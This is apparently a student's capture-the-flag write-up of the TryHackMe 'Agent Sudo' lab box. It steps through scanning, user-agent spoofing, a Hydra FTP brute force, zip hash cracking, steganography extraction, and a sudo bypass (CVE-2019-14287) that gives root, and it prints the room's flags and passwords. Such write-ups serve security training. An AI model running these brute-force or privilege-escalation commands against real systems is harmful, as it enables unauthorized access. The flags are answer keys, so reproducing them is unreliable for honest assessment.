

Capture The Flag
“Agent Sudo”

Done By: Sophil Sthapit



CONNECTING TO THE VPN
“sudo openvpn sophilsthapit02.ovpn”




Target IP: 10.10.206.170

1. **How many open ports?**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.206.170
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 23:22 EDT
Nmap scan report for 10.10.206.170
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.25 seconds
```

Ans: 3

Web-server:



From this html page, we could see that agents use their own codenames. They recommend that we use “user-agent” to access the site.

2. **How do you redirect yourself to a secret page?**

Ans: user-agent

3. **What is the agent's name?**

As we know that Agent “R” is an employee of the company, other agents might also be using alphabets as their Code.

Lets try spoofing the letter.

“Curl -A “R” -L 10.10.206.170”

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -A "R" -L  10.10.206.170
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```

Now we know that there are 25 employees.

Lets Try with Agent “A”

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -A "A" -L  10.10.206.170

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```

It does not give much info. Let's try another agent.

Agent B:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -A "B" -L  10.10.206.170

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```

Agent C:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -A "C" -L  10.10.206.170
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god dam
n password, is weak! <br><br>

From,<br>
Agent R
```

Agent C gives us a different output. It also gives us out next answer

Ans: chris

4. Moving on to the next task finding the FTP password

It wants us to find the ftp password. So now we brute force into the ftp server using hydra.

“hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.206.170”

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.206.170 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 23:27:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ftp://10.10.206.170:21/
[21][ftp] host: 10.10.206.170   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 23:28:18
```

We have found the password: “crystal”

Ans: crystal

Now that we have the username: chris and the password: crystal

We perform an FTP login:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.206.170
Connected to 10.10.206.170.
220 (vsFTPd 3.0.3)
Name (10.10.206.170:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Files we can find inside the server:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.206.170
Connected to 10.10.206.170.
220 (vsFTPd 3.0.3)
Name (10.10.206.170:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14974|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp>
```

5. Moving on to the next question. What is the Zip file password

Performing a get command to extract the .txt file

```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||28006|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***********************************************************|   217        2.99 MiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.15 KiB/s)
ftp>
```


After performing a cat command on it:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your l
ogin password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

┌──(kali㉿kali)-[~/Downloads]
└─$
```

So this means that we might have to work with stegnography

Extracting the remaining files:

```
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||47231|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***************************************************| 33143      209.75 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (96.09 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||56706|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |***************************************************| 34842      211.03 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (98.20 KiB/s)
ftp>
```



The other 2 image files

They asked us for a zip file, but we don't have one here in the current ftp directory. Maybe it is hidden. We also need a password for the steg process.

We try to run **binwalk**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ binwalk --extract cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file
or directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 8
6, name: To_agentR.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
cute-alien.jpg  _cutie.png.extracted                sophilsthapit01.ovpn  To_agentJ.txt
cutie.png       Nessus-10.8.4-ubuntu1604_amd64.deb  sophilsthapit.ovpn

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Extracted a file using binwalk

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd _cutie.png.extracted

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$
```

We know that the zip file is encrypted.
We can convert the zip file into hash, and then crack the hash using john

The tools we will be using are: zip2john to convert it into hash
And then John-the-ripper: to crack the hash

```
┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ zip2john 8702.zip > zip.hash

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  zip.hash

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2025-07-07 00:08) 1.086g/s 48308p/s 48308c/s 48308C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$
```

The password to the zip file is “alien”

Ans: Alien

Using 7-zip to extract the data within
It asks us to replace the data inside the To-agentJ.txt file


```
┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ 7z e 8702.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 08:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 08:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

Which gives us a new data:

```
┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt  zip.hash

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

“QXJlYTUx”

It looks like encoded data. When I put it into CyberChef:



It converted the data from Base64 to plaintext.
The result being: “Area51”

Ans: Area51 (This is the steg password)

6. Who is the other agent (in full name)?

Time for Stegnography:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

It says that the embedded data is stored in message.txt

So we extract the data within the image and cat the information.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
cute-alien.jpg  _cutie.png.extracted  Nessus-10.8.4-ubuntu1604_amd64.deb  sophilsthapit.ovpn
cutie.png       message.txt           sophilsthapit01.ovpn                To_agentJ.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

We got the name: James

Ans: James

7. **We got the ssh password:**

   Password : “hackerrules!”

8. **What is the user flag?**

   For this task we will log into James’ ssh server:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh james@10.10.206.170
The authenticity of host '10.10.206.170 (10.10.206.170)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.206.170' (ED25519) to the list of known hosts.
james@10.10.206.170's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  7 04:29:11 UTC 2025

  System load:  0.0               Processes:           97
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 35%               IP address for ens5: 10.10.206.170
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

   After listing the files:

   We found user_flag.txt:

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```


   This is the user_flag:

   Ans: “b03d975e8c92a7c04146cfa7a5a313c7”


9. What is the incident of the photo called?

We need to get the photo first

Running the command:
“scp james@10.10.206.170:Alien_autospy.jpg ~/”



This is what I got when I opened the image file.



Ans: Roswell Alien Autopsy

10. CVE Number for Escalation

Searching for any valuable information

Command: sudo -l

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Ans: CVE-2019–14287

CVE-2019-14287 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID. For example, this allows bypass of !root configuration, and USER= logging, for a "sudo -u \#$((0xffffffff))" command.

Exploiting the CVE with the command:

Sudo -u#-l /bin/bash

Bypassing the root restriction.

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# ls
Alien_autospy.jpg  user_flag.txt
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat catcat root.txt
cat: catcat: No such file or directory
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

11. What is the root flag?

Ans:b53a02f55b57d4439e3341834d70c062

12. (Bonus) Who is Agent R?

Ans: Deskel